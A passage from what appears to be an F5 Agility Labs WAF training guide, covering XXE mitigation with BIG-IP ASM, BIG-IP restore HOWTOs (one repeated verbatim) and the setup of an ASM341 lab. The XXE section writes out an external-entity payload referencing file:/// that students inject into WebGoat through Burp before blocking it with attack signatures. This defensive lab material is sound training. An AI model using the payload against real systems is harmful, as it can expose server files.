<?xml version="1.0" encoding="UTF-8" ?>
<!DOCTYPE foo [<!ENTITY xxe SYSTEM "file:///" >]>
<comment>
<text>abc&xxe;</text>
</comment>
```


There should be an XML document on your desktop named xxe which you may paste from to save time, but please read and understand the request.




5. Click Forward to pass the request on to the server and make sure you forward any remaining requests before turning intercept back off.
6. What was the result?

Mitigate an XXE attack

1. Login to the BIG-IP as before with admin/password.
2. Browse to Local Traffic > Virtual Servers > asm_vs and select “Policies” under the security tab.
3. Make sure “ASM241” is selected as your Application Security Policy and that you have “Log Illegal Requests” as your Log Profile. Click “Update” if any changes are made.




4. Go to Security > Application Security > Attack Signatures and make sure your current edited policy is ASM241.
5. Under Policy Attack Signatures, select “Signature name contains” and enter “External” before clicking Go.
6. Select the following signatures and click enforce. Click “Apply Policy”.



7. Using Burp suite and firefox, turn intercept back on we will run the same test, manipulating the request.
8. Submit another comment that is different from the previous, something simple like “test1” or “abc1”.
9. Burp should come back to the front, but if not switch to Burp to examine the request.
10. Edit the request with the following XML.


```
<?xml version="1.0" encoding="UTF-8" ?>
<!DOCTYPE foo [<!ENTITY xxe SYSTEM "file:///" >]>
<comment>
<text>abc1&xxe;</text>
</comment>
```



11. Forward the request. What happens this time?

Check your logs

1. On BIG-IP go to Security > Application Security > Event Logs > Application > Requests.
2. You should see an entry that trigger the now enforced Attack Signatures.



3. What is another way that ASM could be used to mitigate XXE injection?

Hint: Take a look at the Application Security > Content Profiles > XML Profiles. The Default profile is applied to all http and https requests.

4. Turn intercept back to off and close Burp Suite. Then return to your firefox settings and change the proxy settings back to “No Proxy”.

4.11.2 Review

This concludes Lab 8.

XML External Entities are used for valid reasons.

The real issue is that their use enables an XML parser and possibly makes it publicaly available.

Work with your Application teams to make sure the use of XML parsers is limited.

4.12 HOWTOs: Index

This section contains useful HOWTOs

4.12.1 HOWTO - Restore a BIGIP from UCS

This HOWTO document describes the changes required to restore a BIGIP in the Lab Environment

Situations from the lab may cause the need to restore a BIGIP, the lab is seeded with 3 UCS files per BIGIP (matching the modules) from different parts of Class 1.

Credential reminder: GUI: **adminadmin** SSH: **rootdefault**

Task 1 - Import the existing UCS into BIG-IP

UCS files are located in the **in_case_of_emergency** folder on desktop of the Linux Jumphost

Complete the following steps:

1. Login to the BIG-IP GUI
2. Click System -> Archives -> Upload
3. Click **Choose File** find the desired UCS in the specified folder and open
4. Click **Upload**

Task 2 - Use TMSH to restore the UCS

Because the dynamic license within this environment we must specify the `no-license` flag, which is only available via TMSH commands.

Complete the following steps:

1. Open **Root Terminal** from the Desktop
2. SSH in the BIGIP needing the UCS restore, example `ssh root@10.1.1.10`
3. Issue the `tmsh` command to switch shells
4. To restore the specific UCS file issue the following command: `load sys ucs (name_of_ucs) no-license`

4.12.2 HOWTO - Restore a BIGIP from UCS

This HOWTO document describes the changes required to restore a BIGIP in the Lab Environment

Situations from the lab may cause the need to restore a BIGIP, the lab is seeded with 3 UCS files per BIGIP (matching the modules) from different parts of Class 1.

Credential reminder: GUI: **adminadmin** SSH: **rootdefault**

Task 1 - Import the existing UCS into BIG-IP

UCS files are located in the **in_case_of_emergency** folder on desktop of the Linux Jumphost

Complete the following steps:

1. Login to the BIG-IP GUI
2. Click System -> Archives -> Upload
3. Click **Choose File** find the desired UCS in the specified folder and open
4. Click **Upload**

Task 2 - Use TMSH to restore the UCS

Because the dynamic license within this environment we must specify the `no-license` flag, which is only available via TMSH commands.

Complete the following steps:

1. Open **Root Terminal** from the Desktop
2. SSH in the BIGIP needing the UCS restore, example `ssh root@10.1.1.10`
3. Issue the `tmsh` command to switch shells
4. To restore the specific UCS file issue the following command: `load sys ucs (name_of_ucs) no-license`

4.12.3 HOWTO - Update Existing iApp templates to Work with iWorkflow v2.1

This HOWTO document describes the minimal changes required to update an existing iApp template and add a version number to the template name.

Adding the version number allows the iApp template to be used by iWorkflow v2.1 and later. Versioning is required to enable iApp templates to be installed across many BIG-IP devices in a production-safe manner.

Without version information it is possible that iApp templates could be overwritten leading to deployment failures and/or outages.

Task 1 - Export the existing iApp from BIG-IP

The iApp template can be exported from a BIG-IP system where it has been installed. The file has a `.tmpl` extension and is a plaintext, readable format.

Complete the following steps:

1. Login to the BIG-IP GUI with admin credentials
2. Click iApps -> Templates
3. Find the desired template in the list and click the template name to open it
4. Scroll to the bottom of the page and click the 'Export' button
5. Click the `Download: ...` button and save the file to your computer

Task 2 - Edit the Exported template

We will now edit the template name to add a version number. iWorkflow currently supports the following formats:

- `template_name_v1.0_0`
- `template_name.v.1.0.0`
- `/<partition>/template_name.v1.0.0`

Complete the following steps:

1. Open the previously saved `.tmpl` file in a text editor
2. Perform a text search for `sys application template`

   Example:

```
cli admin-partitions {
    update-partition Common
}

sys application template my_template_name {
```

```
    actions {
        definition {
            implementation {
```

3. Modify the template name to include a version number using one of the formats specified at the beginning of this task.

   Example:

```
cli admin-partitions {
    update-partition Common
}

sys application template my_template_name.v1.0.0 {
    actions {
        definition {
            implementation {
```

4. Save the file

Task 3 - Import the iApp template to iWorkflow

The updated iApp template is now ready to be imported to iWorkflow. Instructions on how to do this can be found at:

https://devcentral.f5.com/wiki/iWorkflow.iWorkflowOpsGuide_7.ashx

5

Class 5: ASM 341 - High and Maximum Security

Welcome to F5's Agility Labs, 2018 edition! This lab will focus on how to progress your application security to the limits of what F5's WAF, ASM, can offer. We'll be using tools spanning both positive and negative security to show you how to best protect your application from today's threats.

The goal of this lab series is to help security administrators become familiar with the tools and techniques available to protect a web application. The final lab section deals with some of the more complicated means avaiable that should be implemented after the techniques in ASM141 and ASM241 have already been explored.

This series of ASM labs is based on:

Succeeding with Application Security

Here is a complete listing of all ASM classes offered at this year's agility:

- ASM141 Good WAF Security - Getting started with ASM
- ASM241 - Elevated WAF Security - Elevating ASM Protection
- ASM341 - High and Maximum WAF Security - Maximizing ASM Protection
- ASM342 - WAF Programmability - Enhancing ASM Security and Manageability

5.1 Lab Environment & Topology

Warning: All work is done from the Linux client/jumphost (client01), which can be access via RDP (Windows Remote Desktop) or ssh. No installation or interaction with your local system is required.

All pre-built environments implement the Lab Topology shown below. Please review the topology first, then find the section matching the lab environment you are using for connection instructions.

5.1.1 Environment

Linux client (client01):

- Web Attack Tools: (Only used in 141,241,341 classes)

- Goldeneye - HTTP DOS Tool
- Metasploit - Pen testing framework
- nmap/nping - Network mapper
- Slowhttptest - HTTP DOS Tool
- wapiti - web application auditor
- w3af - web application auditor
- Burp Suite Community Edition - HTTP Request Manipulation
- Api Tools: (Only used in 342 Programmability class)
- Ansible - Automation platform
- curl - command line webclient, will be used to interact with the iControl Rest API
- Postman - Graphical based Restful Client, will be used to interact with the iControl Rest API
- python - general programming language used to interact with the iControl Rest API

Linux server (server01): (Only used in 141,241,341 classes)

- WebGoat 8 - deliberately insecure web application

5.1.2 Lab Topology


The network topology implemented for this lab is very simple, since the focus of the lab is Control Plane programmability rather than Data Plane traffic flow we can keep the data plane fairly simple. The following components have been included in your lab environment:

- 1 x Ubuntu Linux 18.04 client, with client tools installed - aptly named: client01
- 1 x F5 BIG-IP VE (v13.1.0.5) running ASM and LTM - aptly named: bigip01
- 1 x Ubuntu Linux 18.04 server, with webgoat 8 installed - aptly named: server01

The following table lists VLANS, IP Addresses and Credentials for all components:

Component	mgmtnet IP	clientnet IP	servernet IP	Credentials
Linux Client (client01)	10.1.1.51	10.1.10.51	N/A	https- `f5student:password`
Bigip (bigip01)	10.1.1.245	10.1.10.245	10.1.20.245	https - `admin:password` ssh - `f5student:password`
Linux Server (server01)	10.1.1.252	N/A	10.1.20.252	ssh - `f5student:password`

A graphical representation of the lab:



Note: External links are not required reading for the lab, rather supplemental if you you would like to get a different take or additional info.

Note: Replace all instances of <bigip> with the management ip of the bigip1, 10.1.1.245. Replace password with the pssword provided by the instructor.

5.2 Module 1: Positive Security

Expected time to complete: **1.5 hours**


This first module covers the following topics:

5.2.1 Lab 1.1: Allowed URL List


Task 1 - Create a Security Policy and Enable Logging

1. Browse to the BIGIP management console by opening FireFox and clicking on the **bigip01** shortcut.
2. Login with the credentials username: **f5student** and the password: **password**.
3. Create a new ASM policy by navigating to **Security -> Application Security -> Security Policies**.
4. Click **Create New Policy** and fill in the page as follows, using lab1 as the name, then click **Create Policy**.


Note: If you find the images difficult to read, you can click on them to zoom in.




5. Navigate to **Local Traffic -> Virtual Servers** and select the “asm_vs” virtual server.
6. Click the Security tab and select policies to view Policy settings.




7. Enable “Log Profile” then add the “Log All Requests” profile as shown below, and click **Update**.



8. Finally, lets configure this ASM policy to Alarm on “Illegal URLs”. Navigate to **Security -> Application Security -> Security Policies**.
9. Click “View Learning and Blocking Settings”.

